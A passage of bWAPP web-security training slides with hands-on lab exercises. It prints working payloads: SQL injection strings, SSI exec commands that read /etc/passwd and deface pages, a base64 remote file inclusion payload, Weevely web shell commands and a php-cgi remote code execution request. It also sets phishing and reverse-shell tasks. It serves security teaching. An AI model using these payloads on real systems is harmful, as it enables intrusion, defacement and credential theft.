 - Vulnerable code to SQL injection is not mitigated
 - Database does not output data to the web page
- Nearly identical to normal SQL injection, the way data is retrieved from the database is different...

Blind SQL Injection

- The result of the SQL injection is determined based on the application's responses
 - Boolean-based or time-based
- Exploiting the vulnerability is more difficult and slower than traditional SQL injection... but not impossible!
- Using automated tools is a must



Exercise



- Blind SQL Injection

- Go to http://itsecgames.com/bWAPP/sqli_4.php
- Enter an existing and non-existing movie
- Any differences?
 - iron man' and 1=1--
 - iron man' and 1=2--
 - iron man' and 1=1 and SLEEP(5)--
 - iron man' and 1=2 and SLEEP(5)--

Automated SQL Injection

- sqlmap
 - Open source penetration testing tool
 - Automates the process of detecting and exploiting SQL injection
 - Developed in Python, since July 2006
 - Full support for MS SQL, MySQL, Oracle, PostgreSQL,...
 - Full support for various SQL injection techniques
 - Site: <http://sqlmap.org/>



Exercise



- Automated SQL Injection

- Exploit the title-parameter: http://itsecgames.com/bWAPP/sql_1.php?title
 - Dump ALL data from the database
 - Deface the bWAPP website
 - Use the --os-shell option
 - You will need a writable directory to upload the stager...
 - Create a custom HTML file in the root of bWAPP

HTML Injection

- **HTML injection** occurs when a user inserts HTML code via a specific field or parameter
- Dangerous when it is stored permanently!
- Very similar to XSS, or Cross-Site Scripting (...)
- HTML injections can lead to
 - Website defacements
 - Phishing attacks
 - Client-side exploitation



Exercise



■ HTML Injection

- Go to http://itsecgames.com/bWAPP/html_stored.php
- Inject an image from an external website
- Redirect the page to an external website
- Start a phishing attack
 - Create a login form in HTML
 - Send the credentials to your attacker's machine
 - Inject the login form



SSI Injection


- **Server-Side Includes injection**, or SSI injection
- A SSI attack allows exploitation by injecting scripts in HTML pages and executing the arbitrary code
- Very similar to HTML/command injection and XSS
- SSI injections can lead to
 - Website defacements
 - Complete host take over
 - Phishing attacks



SSI Injection

■ SSI injections

- <!--#exec cmd="ls -l" -->
- <!--#exec cmd="cat /etc/passwd" -->
- <!--#exec cmd="echo 'Pwnd!' > /var/www/index.htm" -->
- <!--#include file="AAAA[...]AA" -->




SSI Injection

- SSI privilege escalation vulnerability
 - An older vulnerability in IIS 4.0 and 5.0 allows an attacker to obtain system privileges!
 - Buffer overflow in a dynamic link library (ssinc.dll)
 - Exploited by creating a malicious page containing the SSI code below and forcing the application to load the page
 - <!--#include file="AAAA[...]AA" -->
 - Number of 'A' should be over 2049
 - More information: [CVE-2001-0506](#) / [MS01-044](#)

Exercise

■ SSI Injection

- Go to <http://itsecgames.com/bWAPP/ssii.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
 - Create a custom HTML file in the root of bWAPP
- Make a reverse shell connection



Cross-Site Scripting

- **Cross-Site Scripting**, or XSS, occurs when an attacker injects a browser script into a web application
 - The script doesn't run on the website, but in a victim's browser
 - The website delivers the script to a victim's browser
 - The website is vulnerable, because it does not validate the user-supplied data
- Usually JavaScript, but it may also include HTML, Flash, or any other type of code that the browser may execute


Cross-Site Scripting

- Types of XSS flaws
 - Reflected XSS
 - Stored XSS

/ A3 - Cross-Site Scripting (XSS) /
Cross-Site Scripting - Reflected (GET)
Cross-Site Scripting - Reflected (POST)
Cross-Site Scripting - Reflected (JSON)
Cross-Site Scripting - Reflected (AJAX/JSON)
Cross-Site Scripting - Reflected (AJAX/XML)
Cross-Site Scripting - Reflected (Back Button)
Cross-Site Scripting - Reflected (Eval)
Cross-Site Scripting - Reflected (HREF)
Cross-Site Scripting - Reflected (PHP_SELF)
Cross-Site Scripting - Reflected (Referer)
Cross-Site Scripting - Reflected (User-Agent)
Cross-Site Scripting - Stored (Blog)
Cross-Site Scripting - Stored (Cookies)

Cross-Site Scripting

■ XSS in the OWASP Top 10



Exercise



- Cross-Site Scripting - Detection
 - Go to http://itsecgames.com/bWAPP/xss_get.php
 - Detect if there are XSS flaws
 - Which input fields are vulnerable?
 - Generate a pop-up displaying the cookies
 - Do the same with http://itsecgames.com/bWAPP/xss_stored_1.php

Denial-of-Service

- Denial-of-Service attack, or **DoS** attack
- An attacker attempts to prevent legitimate users from accessing the application, server or network
- Consumes network bandwidth, server sockets, threads, or CPU resources
- Distributed Denial-of-Service attack, or **DDoS**
- Popular techniques used by hacktivists



Denial-of-Service

- Newer layer 7 DoS attacks are more powerful!
 - ‘Low-bandwidth application layer DoS’
- Advantages of layer 7 DoS
 - Legitimate TCP/UDP connections, difficult to differentiate from normal traffic
 - Requires lesser number of connections, possibility to stop a web server from a single attack
 - Reach resource limits of services, regardless of the hardware capabilities of the server

Denial-of-Service

- Layer 7 DoS methods
 - HTTP Slow Headers
 - HTTP Slow POST
 - HTTP Slow Reading
 - Apache Range Header
 - SSL/TLS Renegotiation
 - XML Bombs



Exercise



■ Denial-of-Service

- Use the following tool to DoS the bWAPP web app
 - OWASP HTTP attack
 - Check the web server resources...


File	Edit	View	Terminal	Tabs	Help	
www-data	12564	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12565	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12566	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12567	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12568	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12569	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12570	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12571	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12572	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12573	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12574	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12575	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12576	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12577	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12578	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12579	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12580	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12581	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
www-data	12582	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
-data	12583	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
-data	12584	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
-data	12585	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start
-data	12586	6436	0	18:00	?	00:00:00 /usr/sbin/apache2 -k start

File Inclusions

- **File inclusion** flaws occur when an attacker includes a file, usually through a script on the web server
- The vulnerability occurs due to the use of user-supplied input without proper validation
- Types of file inclusion flaws
 - Local File Inclusion, or LFI
 - Remote File Inclusion, RFI

File Inclusions

■ File inclusion in the OWASP Top 10



Exercise



■ File Inclusions

- Go to <http://itsecgames.com/bWAPP/rifi.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
 - Create a custom HTML file in the root of bWAPP
- What will be the result of...
 - [http://itsecgames.com/bWAPP/rifi.php?language=
data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D](http://itsecgames.com/bWAPP/rifi.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D)

Unrestricted File Uploads

- **Malicious, or Unrestricted File Uploads**
- File upload flaws occur when an attacker can upload files without any restrictions, or bypassing weak restrictions
- The first step in many attacks is to get some code to the system to be attacked!
 - The attack only needs to find a way to get the code executed
 - Using a file upload helps the attacker...

Unrestricted File Uploads

- **Web shells** are malicious web pages that provide an attacker functionality on a web server
- Making use of server-side scripting languages like PHP, ASP, ASPX, JSP, CFM, Perl,...
- Web shell functionalities
 - File transfer
 - Command execution
 - Network reconnaissance
 - Database connectivity



Unrestricted File Uploads

- Weevely
 - Stealth PHP web shell
 - Provides a telnet-like console to
 - Execute system commands
 - Automatize administration and post-exploitation tasks
 - Site: <http://epinna.github.io/Weevely/>

Unrestricted File Uploads

- External attack vectors for using web shells
 - Unrestricted File Uploads
 - Remote File Inclusion
 - Command Injection
 - SQL Injection
 - Insecure FTP, WebDAV,...

Exercise



- Unrestricted File Uploads
 - Create a custom PHP web shell with **Weevely**
 - Generate the web shell
 - `weevely generate beebug /root/Desktop/weevely.php`
 - Go to http://itsecgames.com/bWAPP/unrestricted_file_upload.php
 - Upload the web shell
 - Connect to the web shell
 - `weevely "http://itsecgames.com/bWAPP/images/weevely.php" beebug`
 - Explorer its functionalities
 - `:help`


Using Known Vulnerable Components

■ PHP CGI Remote Code Execution

- PHP CGI-based setups contain a vulnerability when parsing query string parameters from PHP files
- Query strings that lack an '=' character are not properly handled, allowing command-line switches to be passed to the php-cgi binary
 - Source code disclosure and arbitrary code execution!
 - Affected PHP versions: before 5.3.12 and 5.4.x before 5.4.2
 - Example: <http://itsecgames.com/bWAPP/admin/?-s>
- More information: [CVE-2012-1823](#)

Using Known Vulnerable Components

- Ranking in the OWASP Top 10



Hands-On Labs



- PHP CGI Remote Code Execution
 - Go to <http://itsecgames.com/bWAPP/admin/phpinfo.php>
 - Verify the server API and PHP version...
 - Disclose the source code
 - <http://itsecgames.com/bWAPP/admin/?-s>
 - Manually exploit and deface the bWAPP website
 - Create a custom HTML file in the root of bWAPP

Resend

Request Response

Method Text ... Send

```
POST http://itsecgames.com/bWAPP/admin/?-d+allow_url_include%3d1+-d+auto-prepend_file%3dphp://input HTTP/1.1
Host: itsecgames.com
Content-Type: application/x-www-form-urlencoded
Content-length: 66
Accept: */*

<?php system("echo 'Pwned!!!!' > /var/www/bWAPP/index_cgi.htm"); ?>
```

Time: 20 ms | Body length: 2696 bytes | Total length: 2933 bytes

Cheat Sheet

- Hi little bees... we have a cheat sheet for you
- Containing all bWAPP solutions!
- Follow us on Twitter, and ask for our cheat sheet
- You will definitely become a **superbee!**



Training and Workshop

- Attacking & Defending Web Apps with bWAPP
 - 2-day comprehensive web security course
 - Focus on attack and defense techniques
 - More info: <http://goo.gl/ASuPa1> (pdf)
- Plant the Flags (PTF) with bWAPP
 - 4-hour web security workshop
 - Perfect for your conference or group event!
 - More info: <http://goo.gl/fAwCex> (pdf)



Training and Workshop



Contact

■ Founder: Malik Mesellem

Email | malik@itsecgames.com



LinkedIn | be.linkedin.com/in/malikmesellem



Twitter | twitter.com/MME_IT



Blog | itsecgames.blogspot.com

